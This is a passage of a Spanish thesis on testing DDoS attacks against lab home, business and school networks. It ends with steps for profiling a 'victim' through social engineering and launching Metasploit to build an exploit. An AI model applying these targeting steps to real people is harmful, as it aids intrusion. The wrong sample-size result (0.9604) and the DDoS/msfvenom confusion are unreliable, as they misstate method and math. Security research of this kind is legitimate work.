Según Alberto Naconha [32] las políticas de seguridad informática consisten en una serie de normas y directrices que permiten garantizar la confidencialidad, integridad y disponibilidad de la información y minimizar los riesgos que le afectan.

Una política de seguridad se define a alto nivel, con el fin de proteger a la empresa de cualquier ataque y que se sigan ciertas medidas o pasos a seguir por si existe un problema, es decir, el conjunto de controles que se deben implementar esta se desarrolla en una serie de procedimientos e instrucciones técnicas que recogen las medidas técnicas y organizativas que se establecen para dar cumplimiento a dicha política [32].

Para Paolo Sánchez [13] las políticas de seguridad se identifican exclusivamente para asegurar los derechos de acceso a los datos y recursos con las herramientas de control y mecanismos de identificación.

Según Sánchez [13], estos mecanismos permiten saber que los operadores tienen sólo permisos que se les dio. Por eso para a elaborar una política de seguridad, conviene:

- Elaborar reglas y procedimientos para cada servicio de la organización [13].
- Definir las acciones a emprender y elegir las personas a contactar en caso de detectar una posible intrusión[13].
- Sensibilizar a los operadores con los problemas ligados con la seguridad [13].

3.19. Normas ISO/IEC 27001

ISO/IEC 27001:2013 es el estándar internacional para la gestión de la seguridad de la información. Su objetivo es el de "especificar los requisitos para establecer, implementar, mantener y mejorar continuamente un sistema de gestión de seguridad de la información" que se integra en el sistema de gestión global de la organización, con el fin de ayudar a asegurar los recursos de información, su aplicación permite a la organización determinar y evaluar los riesgos de seguridad de la información e implementar procedimientos y mecanismos que preserven su integridad, confidencialidad y disponibilidad de la información [10].

La estructura organizativa de la norma ISO / IEC 27001: 2013 indica que su funcionamiento sigue el ciclo de mejora PDCA: Plan - Do - Check – Act, que busca hacer que los procesos de gestión sean más ágiles, claros y objetivos[10].

Para Jessica Báez [10] el objetivo de la norma ISO 27001 es proteger la integridad, disponibilidad y confidencialidad de la información en la empresa, para cumplir este objetivo es necesario determinar los riesgos a los que está expuesta la información que maneja la organización y luego determinar lo que debe hacerse para impedir dichos riesgos. Por lo tanto, la ISO 27001 se estructura como se muestra en la Figura 8.

Figura 8. Estructura de ISO 27001. [10]

Fuente: Jessica Báez, 2021

Los procedimientos, políticas, software y equipos están dentro de los controles a aplicar. Esta norma se basa en un enfoque del ciclo de mejora continua. Este ciclo está formado por cuatro etapas: Planificar, Hacer, Verificar y Actuar, por ello se le denomina también como Evaluación y tratamiento de riesgos Aplicar las medidas de seguridad 38 ciclo PDCA (por sus siglas en inglés Plan-Do-Check-Act) o ciclo de Deming, en honor a su creador [10].

3.19.1. Manual de Seguridad.

Un manual de seguridad es aquel que permite mejores condiciones de trabajo seguros y que desarrolla ciertos pasos o ideas que permiten conductas, hábitos y actitudes favorables, este tipo de manuales se los puede desarrollar a través de la empresa con el conjunto de trabajadores, también existen manuales de seguridad para el correcto funcionamiento de un dispositivo, de un área o de una empresa, dichos manuales ayudan a corregir algún tipo de vulnerabilidad si es necesario, los manuales de seguridad se los puede realizar con pasos que permitan asegurar la información o proteger alguna tecnología.

4. MATERIALES Y MÉTODOS:

4.1. Materiales:

- ✔ PCs
- ✔ Máquinas virtuales
- ✔ Routers
- ✔ Cables de red

4.2. Métodos.

Método revisión bibliográfica. Al momento de aplicar este método se pudo obtener gran parte de la información con respecto al tema de investigación la cual se obtuvo de libros, revistas de carácter científico, internet los cuales aportan de manera significativa al proyecto.

- ✓ **Método inducción-deducción.**

  Se utilizó este método en todo el proceso investigativo, con énfasis en la construcción de la hipótesis, la misma que estuvo sujeta a comprobación al problema luego de ser inductiva como solución general.

  Método estadístico-matemático. Este método es aplicado en la tabulación de los datos los cuales dieron como resultado la encuesta, al momento de realizar las tablas y cuadros estadísticos.

- ✓ **Técnicas**

  En el presente proyecto de investigación se aplicaron técnicas como la realización de encuestas y la observación, con las que se pudo obtener información y datos reales de personas involucradas en el tema.

- ✓ **Encuestas**

  Mediante esta técnica se pudo obtener datos reales sobre el conocimiento que existe acerca del tema del proyecto investigación y también se produjo por evaluaciones de ataques DDoS en tiempo real.

- ✓ **Observación**

  A través de esta técnica hemos podido analizar cómo la tecnología va evolucionando y desarrollándose a lo largo del tiempo y lo esencial es que está inmerso en mecanismos de ataques y defensas a los distintos sistemas de red ya sean públicos o privados debe estar en consonancia con las tecnologías de defensa para que los datos e información de las mismas

no se vean vulneradas por posibles ataques de cualquier tipo, pero a su vez se pueden crear mecanismos nuevos o ya existentes de protección, a su vez esto ayuda a obtener amplios conocimientos sobre el tema.

Esta técnica ha permitido verificar la importancia de evaluar ataques DDoS a sistemas de red y obtener nuevas o conocidas protecciones.

4.3. Población y muestra

4.3.1. Población

Está conformado por la población en general, usuarios que utilizan redes domésticas, comerciales y educativos.

4.3.2. Muestra

Está conformado por la población en general, usuarios encuestados que utilizan redes domésticas, comerciales y educativos y usuarios encuestados.

$$\mathbf{n=}\ \frac{Z^2*p*q}{e^2} \qquad \mathbf{n=}\ \frac{1.96^2*0.5*0.5}{0.05^2}$$

n= 0.9604

Donde:

n= muestra

p= probabilidad a favor

q= probabilidad en contra

z= nivel de confianza

e= error de muestra

5. DESARROLLO DEL TRABAJO DE TESIS.

5.1. Metodología: Top-Down Network Design.

En el presente proyecto de investigación se plantea elaborar un sistema de red que permita evaluar ataques de denegación de servicios distribuidos y sus formas de protección, es por ello que se utilizará la metodología Top Down Network Desing. la metodología Top Down Network propuesta por Cisco Press & Priscilla Oppenheimer [21], centrándose en las necesidades, los requisitos, la seguridad y el diseño de sistemas de red, a su vez permitirá elaborar y hacer pruebas de las vulnerabilidades que existan en este tipo de redes mediante ataques DDoS, esta metodología ofrece cuatro etapas o fases las cuales permitirán el diseño de la red las cuales serán evaluadas a través de ataques de denegación de servicios distribuidos.

- Fase 1: Identificación de Necesidades y Objetivos
- Fase 2: Diseño Lógico
- Fase 3: Diseño Físico
- Fase 4: Prueba, Optimización y Documentación

5.1.1. Fase 1 Identificación de Necesidades y Objetivos.

Actualmente, los sistemas de red domésticos, comerciales y educativos se encuentran vulnerables a cualquier tipo de ataque, más específicos ataques DDoS los cuales son causantes de retrasos de muchos procesos llevando consigo pérdidas de tiempo y en algunos casos pérdidas económicas, es por ello que se evaluaran ataques de denegación de servicios distribuidos a varios sistemas de red los mismos que se buscarán distintas formas de protección las cuales serán óptimas y fáciles para el cliente que ocupe este tipo de dispositivos y así evitar varias dificultades a la hora de realizar cualquier tipo de actividades

- ✓ **Identificación de Necesidades.**

  Los sistemas de red domésticos, comerciales y educativos actualmente se encuentran vulnerables a cualquier tipo de ataques DDoS, se pretende buscar distintas formas de protección como por ejemplo el cierre de puertos de los distintos routers evaluados, la configuración correcta de nuestros equipos, la necesidad de una comunicación con el encargado o el Técnico de Información, entre otras, logrando así evitar pérdidas de tiempo y costos en varias actividades que requieran la necesidad del uso de internet.

- ✓ **Redes a evaluar y proteger.**
    - Red Doméstica
    - Red Comercial
    - Red Educativa
- ✓ **Organigrama Estructural de los distintos sistemas de red a Evaluar y Proteger ante Ataques DDoS**




Figura 9. Organigrama estructural Red Doméstica 1.

Fuente: Grupo Investigativo




Figura 10. Organigrama estructural Red Doméstica 2.

Fuente: Grupo Investigativo




Figura 11. Organigrama estructural Red Comercial.

Fuente: Grupo Investigativo




Figura 12. Organigrama estructural Red Educativa.

Fuente: Grupo Investigativo

- ✓ **Requerimientos**

Con la finalidad de recolectar información en cuanto a los requerimientos de los distintos usuarios que utilicen o estén en contacto a cualquier tipo de sistemas de red tanto comercial, doméstico o educativo y se vean vulnerables a cualquier tipo de Ataque DDoS

- ✔ Evaluar ataques DDoS en sistemas de red domésticos, comerciales y educativos.
- ✔ Proteger los sistemas de red a través de bloqueos de IP ya que al momento de atacar el usuario X no va a poder ver la IP.
- ✔ Contar con equipos óptimos y que no sean vulnerables a cualquier ataque DDoS.
- ✔ Ahorro de costos en redes comerciales.
- ✔ Que se cuente con servicio a internet en cada uno de los dispositivos de la red ya que los Ataques DDoS detienen este tipo de servicios.
- ✔ Que el acceso a nuevos usuarios a alguna red educativa no tenga ningún problema ante este tipo de ataques informáticos.
- ✔ Equipos con una correcta seguridad.

- ✓ **Objetivos.**

  Entre los principales objetivos que existen en un sistema de red ante cualquier ataque DDoS.

  - Brindar una óptima seguridad a los usuarios que utilicen redes domésticas, comerciales y educativas.
  - Evitar que se den ataques DDoS a cualquier tipo de red.
  - Realizar un sistema de red mediante un ambiente controlado.
  - Comprobar sus diferentes formas de protección de ataques DDoS.

- ✓ **Alcance.**

  El alcance de los sistemas de red domésticos, comerciales y educativos es una correcta protección ante el ataque DDoS a cada usuario que utilice una red ya antes mencionada.

- ✓ **Análisis de Restricciones**

  En el análisis de restricciones a las que se enfrenta una evaluación de ataques DDoS; la mayor restricción es lograr el presupuesto donde la elaboración del mismo no es solo tomar en cuenta materiales y mano de obra sino también las circunstancias en las que se debe llevar a cabo mediante la evaluación de ataques DDoS y sus formas de protección, en este caso tomaremos en cuenta la, restricción que existen en los distintos sistemas de red.

  - **Restricción.**

  Los sistemas de red no cuentan con personal especializado ante vulnerabilidades de ataques DDoS.

5.1.2. Fase 2 Diseño Lógico.

En esta fase se diseñará la topología que comúnmente utilizan los sistemas de red doméstica, comercial y educativa, donde detallaremos el modelo lógico para una evaluación de ataques DDoS y sus formas de protección.

✓ **Diseño de la Topología de Red.**

La topología planteada para evaluar los sistemas de red ante posibles ataques de denegación de servicios distribuidos (DDoS) es una red en estrella ya que existe un servidor o un router el cual da servicio de internet a los distintos dispositivos.

✓ **Diseños de redes ante un ataque DDoS.**




Figura 13. Modelo Lógico Red Doméstica 1.

Fuente: Grupo Investigativo




Figura 14. Modelo Lógico Red Doméstica 2.

Fuente: Grupo Investigativo




Figura 15. Modelo Lógico Red Comercial

Fuente: Grupo Investigativo




Figura 16. Modelo Lógico Red Educativo.

Fuente: Grupo Investigativo

5.1.3. Fase 3 Diseño Físico.

Selección de Tecnologías y dispositivos para la evaluación de ataques DDoS.

- ✓ **Red Doméstica 1.**

  Características

  - Router Tp-Link modelo TL-WR840N
  - Cables de red
  - 2 pc con sistema operativo Windows 10
  - 1 pc con Kali Linux

- ✓ **Red Doméstica 2.**

  Características

  - Modem ADSL-Huawei HG531
  - Cables de red
  - 2 pc con sistema operativo Windows 10
  - 1 pc con Kali Linux

- ✓ **Red Comercial.**

  Características

  - Router Nexxt Nebula 300 Plus
  - Cables de red
  - 5 pc con sistema operativo Windows 10
  - 1 pc con Kali Linux

- ✓ **Red Educativa.**

  Características

  - Router CISCO
  - Cables de red
  - 11 pc con sistema operativo Linux (Ubuntu 7.10)
  - 1 pc Windows 10
  - 2 pc con Kali Linux

- **Topologías de las redes Evaluadas**

✓ **Topología de red Doméstica 1**

La Topología de la red doméstica 1 que será evaluada en ataques DDoS es en Estrella, la misma que tenemos un router TP-Link TL-WR840N.

✓ **Topología de red Doméstica 2**

La Topología de la red doméstica 2 que será evaluada en ataques DDoS es en Estrella y Protocolo de comunicación TCP/IP, la cual existe un modem ADSL-Huawei HG531 como central y conectada en forma de estrella a dos computadoras con Windows 10.

✓ **Topología de red Comercial**

La Topología de la red comercial que será evaluada en ataques DDoS es en Estrella y Protocolo de comunicación TCP/IP, ya que en esta tenemos un router modelo Nexxt Nebula 300 Plus la misma que transmite señal de internet a 5 computadoras con sistema operativo Windows 10.

✓ **Topología de red Educativa**

La topología de la red Educativa que será evaluada en ataques DDoS es en Estrella, en la cual el dispositivo central de la conexión es un router CISCO y se encuentra entregando dichos servicios a 13 computadoras con Sistema operativo Linux.

✓ **Evaluación de ataques DDoS a las distintas redes y sus formas de protección.**




Figura 17. Organigrama estructural de una planificación de ataque DDoS.

Fuente: Grupo Investigativo

➢ **Planificación para un ataque DDoS y sus formas de protección.**

✓ **Buscar una víctima.**

Para la gestión de un ataque DDoS es importante conocer a nuestra víctima, es por ello, que se debe buscar información importante que nos permita tener un acercamiento inicial a la misma, como por ejemplo nombres y apellidos de la persona y en especial el correo electrónico que será muy importante para este tipo de ataques, esto se lo puede

obtener a través del navegador de internet o también por el medio de la socialización con la víctima.

- ✓ **Creación del script o exploit remoto.**

  Para realizar el ataque debemos crear un script o un exploit remoto, esto se lo realizará mediante la herramienta de Kali Linux, de la ayuda de metasploit y del payload venom.

- ✓ **Abrir Kali Linux y a su vez una terminal.**

1. Habilitar los servicios de metasploit a través de la base de datos de PostgreSQL. (Service postgresql start)




Figura 18. Habilitación de servicios PostgreSQL.

Fuente: Grupo Investigativo

2. Ingresamos el comando (apt update) para actualizar las funciones y herramientas de nuestro kali Linux.
3. Iniciaremos la base de datos de metasploit utilizando el comando (msfdb init).




Figura 19. Inicio de la base de datos de metasploit**.**

Fuente: Grupo Investigativo

4. A continuación, ejecutaremos metasploit con el comando (msfconsole).




Figura 20. Comando para ejecutar metasploit.

Fuente: Grupo Investigativo

